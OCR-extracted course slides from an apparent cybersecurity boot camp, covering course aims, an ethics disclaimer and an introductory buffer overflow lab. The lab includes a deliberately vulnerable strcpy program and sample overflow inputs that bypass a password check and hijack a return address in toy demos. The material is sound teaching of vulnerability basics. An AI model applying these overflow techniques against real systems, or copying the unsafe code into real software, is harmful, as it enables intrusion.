

Program Analysis for Cybersecurity



ben-holland.com/pac [revision 1.2]

Program Analysis for Cybersecurity



ben-holland.com/pac [revision 1.2]

Portions of these materials are based on research sponsored by DARPA under agreement numbers FA8750-12-2-0126 & FA8750-15-2-0080. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

These materials incorporate the feedback of several individuals.

Dr. Suresh Kothari: *https://www.linkedin.com/in/surajkothari*

Previous course participants of:
- USCC Boot Camps 2017
- Iowa State University SE/CprE 421 2018
- Iowa State University SE/CprE 416 2015/2016/2017
- ISSRE 2015, ASE 2015/2016, and MILCOM 2015/2016/2017
- GIAN India Course 2016

This distribution was developed for the 2018 US Cyber Challenge (USCC) boot camps. All slides, materials, and updates are available at ben-holland.com/pac.

Learning Objectives

By the end of this course you should be able to:

- Demonstrate basic bug hunting, exploitation, evasion, and post-exploitation skills
- Describe commonalities between vulnerability analysis and malware detection
- Describe fundamental limits in program analysis
- Challenge conventional viewpoints of security
- Confidently approach large third party software
- Critically evaluate software security products
- Locate additional relevant resources

This course sets ambitious learning goals that span both defensive and offensive techniques. Each topic is connected by a common theme of program analysis, which we use to cover topics in vulnerability analysis, malware detection, exploit development, antivirus evasion, and post-exploitation topics. Of course, there is no way that you can become an expert in all of these areas in one day (or even a week). Instead what this course aims to do is give you the tools to confidently approach intractable problems in security. It is my hope that by the end of the course, you feel prepared to seek out additional knowledge on your own that brings you closer to success in your own personal interests and goals.

Overview

- Exploit Development
  - Iterative development of MiniShare exploit
- Fundamentals of Program Analysis
  - Challenges, limitations, and general approaches to program analysis
  - Audit a large Android application for malware
- Bug Hunting
  - Static + dynamic analysis of MiniShare webserver
- Antivirus Evasion
  - Bypassing antivirus
- Post Exploitation
  - Developing/deploying Managed Code Rootkits (MCRs)
- Going Beyond
  - Future directions in the field

The course material is broken into 6 modules that cover both defensive and offensive materials.

Exploit Development

First we will become intimately familiar with one particular type of bug, a buffer overflow. We will iteratively develop exploits for a simple Linux program with a buffer overflow before we move on to developing an exploit for a Windows webserver called MiniShare.

Fundamentals of Program Analysis

Next we will discuss program analysis and how it can be used to analyze programs to detect bugs and malware. We will also consider some fundamental challenges and even limitations of what is possible in program analysis. This module discusses relationships between bugs and malware, as well as strategies for integrating human intelligence in automatic program analysis. Later you will be presented with an enormous task of quickly locating malware in a large Android application (several thousand lines of code). Through this activity you will be challenged to develop strategies for auditing something that is too big to personally comprehend. As class we will collectively develop strategies to audit the application, we will use those strategies to develop automated techniques for detecting malware.

Bug Hunting

In this module we will examine strategies for hunting for unknown bugs in software. We will revisit our buffer overflow vulnerabilities and consider what is involved to automatically detect the vulnerability for various programs while considering the limitations of program analysis. We will develop a tool to automatically locate the line number of the code that was exploited in the Minishare webserver.

Antivirus Evasion

Since antivirus is used to actively thwart exploitation attempts, we will take a detour to examine techniques to bypass and evade antivirus. Specifically we will examine what is necessary to manually modify a 4 year old browser drive by attack to become undetectable by all modern antivirus. We will also build a tool to automatically obfuscate and pack our exploit.

Post Exploitation

In this module we will develop a Managed Code Rootkit (MCR) and deploy the rootkit on the victim machine using our previous exploit against Minishare.

Going Beyond

In this final module, we explore future directions in the field and examine some open problems in the context of what we learned in the previous modules.

Note: The labs in this course are designed to push everyone in this course. Likely there will be some subject that you feel ill equipped to try, but don't let that be a barrier. Attempt the lab to the best of your ability and try your best to learn the core ideas behind each activity. Then attempt the lab again when you have more time. Please send questions, thoughts, and comments to uscc@ben-holland.com and I will be happy to help you find your way to success for any of the labs. There are multiple solutions to each lab, and in some cases there are no right answers!


Ethical Concerns

- Disclaimer: The content in this course was created for educational purposes only.
- Consider the consequences of your actions. *Remember that every action may have unforeseeable consequences.*

It is up to each of us to decide what we believe is morally right and wrong. With live in a society with legal precedents and consequences and we must all be responsible for our actions. Remember that every action may have unforeseeable consequences, so you must consider if you are willing to live with those consequences, whatever they may be, even when you think nobody is watching. As Spiderman's Uncle Ben said, "With great power comes great responsibility".


Ice Breaker Exercise: EIL5 “Programming”

- Explain It Like I’m Five (EIL5): How do computer programs work?
- Can your explanation intuitively address:
  - Complexity of software
  - Programming bugs
  - Security issues



Computers understand and follow very simple instructions. They do not know right from wrong, they only follow instructions exactly as they see them. Programs are made of these simple instructions and cab be thought of like flowcharts. Flowcharts take some *data* (YES/NO) to make decisions. If/Then relationships (Did you eat breakfast today? -> YES/NO) let us *control* decisions based on the answers. We can even loop (Did you eat breakfast today -> No? -> Go back to the start.). We can make lots of flowcharts and combine them to make really complicated programs. Even though the idea of flowcharts is very simple, a big flow chart can be very confusing to understand right? What if you make a mistake in the flowchart? How do you find the mistake? Could someone think of bad answers that cause your flowchart to give a wrong answer? What if I gave some inputs that cause you to go in a loop forever in your flowchart and never give an answer (example: I say I never eat breakfast)?

Exploit Development



Why is this C code vulnerable?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Note: If a *return* is not written in the *main* function many compilers will implicitly add a "return 0;".

Buffer Overflow Basics

- National Science Foundation 2001 Award 0113627
  - Buffer Overflow Interactive Learning Modules (defunct)
  - Resurrected Fork: https://github.com/benjholla/bomod


A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.

In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after it's release and has recently become defunct. Fortunately I was able to salvage the buffer overflow module and refactor the examples to work again. We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high level before we attempt the real thing.


Examine the following interactive demonstration programs that were included with these slides. Solutions to the **Spock** and **Smasher** problems are shown in the following slides.

1. **Jumps**: Shows how stacks are used to keep track of subroutine calls.
2. **Stacks**: An introduction to the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference, and also return control to the calling subroutine when the called subroutine exits.
3. **Spock**: Demonstrates what is commonly called a "variable attack" buffer overflow, where the target is data.
4. **Smasher**: Demonstrates a "stack attack," more commonly referred to as "stack smashing."
5. **StackGuard**: This demo shows how the StackGuard compiler can help prevent "stack attacks."

If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.” If we don’t know Dr. Bones’ password can we still log in?



The program first declares a single character variable *correct_password* with value 'F'. The program then declares an 8 character buffer called *input*. Since the stack grows downward (towards 0x00) this means that if the *input* buffer overflows the next value overwritten will be *correct_password*. If we don't know the password "SPOCKSUX", but we can overwrite the *correct_password* variable to 'T' then we can bypass the security check and login as Dr. Bones without knowing his password. To do this we just need to fill the buffer with 8 characters, followed by a 9th character of 'T'. So logging in with password "AAAAAAAAT" will log us in as Dr. Bones.



If our goal is to jump the execution of this program to the *forbidden_function*, what can we do? Entering a long string of 'A' characters allows us to overflow the input buffer and overwrite the return address of *main,* but if the return address does not point to a valid region in memory a segmentation fault will occur.

ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	|
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

Hint: Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program we are entering ASCII characters, but ASCII characters can also be interpreted as Decimal, Hex, or Octal values.


The buffer *my_string* is 10 characters long. When *get_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get_string* to return back to *main* after it is finished. The return pointer to *main* is stored immediately after the *str* buffer. So entering a string of any 10 characters to fill the buffer followed by an 11th character that overwrites the return address to *main* to point to the starting address of the *forbidden_function* would cause the program to jump to executing the *forbidden_function* after the *get_string* function is finished. The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter 'D'. So entering "AAAAAAAAAAD" will cause the forbidden function to print "Oh, bother.".

This example demonstrates how a buffer overflow could be used to compromise the integrity of a program's control flow. Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program's control flow to execute his malicious code that was never part of the original program.


Lab: Basic Buffer Overflow

```
#include <stdio.h>
int main(int argc, char *argv) {
   char buf[64];
   strcpy(buf, argv[1]);
   return 0;
}
```


For this lab we will be using the free hacking-live-1.0 live Linux distribution created and distributed by NoStarch Press for the Hacking – The Art of Exploitation (2nd Edition) book. Details on setting up the distribution as a virtual machine are included in the accompanying code directory for this material. The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.



First we should write and compile our program. You can use your favorite text editor to create and write the *basic_vuln.*c program. We can compile the program with the GNU C Compiler (GCC). The "-g" flag denotes that debug symbols should be added to the compiled binary. The "-o basic_vuln.o" option species that our output file should be called "basic_vuln.o". We can run our program by running "./basic_vuln.o AAAAA" on the command line, which runs our program with a string input of 5 As.




We can use the GNU *objdump* program to inspect the compiled machine code for the *basic_vuln.o* file. The "–M intel" option specifies that the assembly instructions should be printed in the Intel syntax instead of the alternative AT&T syntax. The *objdump* program will spit out a lot of information, so we can pipe the output into *grep* to only display 20 lines after the line that matches the regular expression "main.:". Our program code is stored in memory, and every instruction is assigned a memory address. Notice that the call to *strcpy* occurs at memory address 0x08048396.



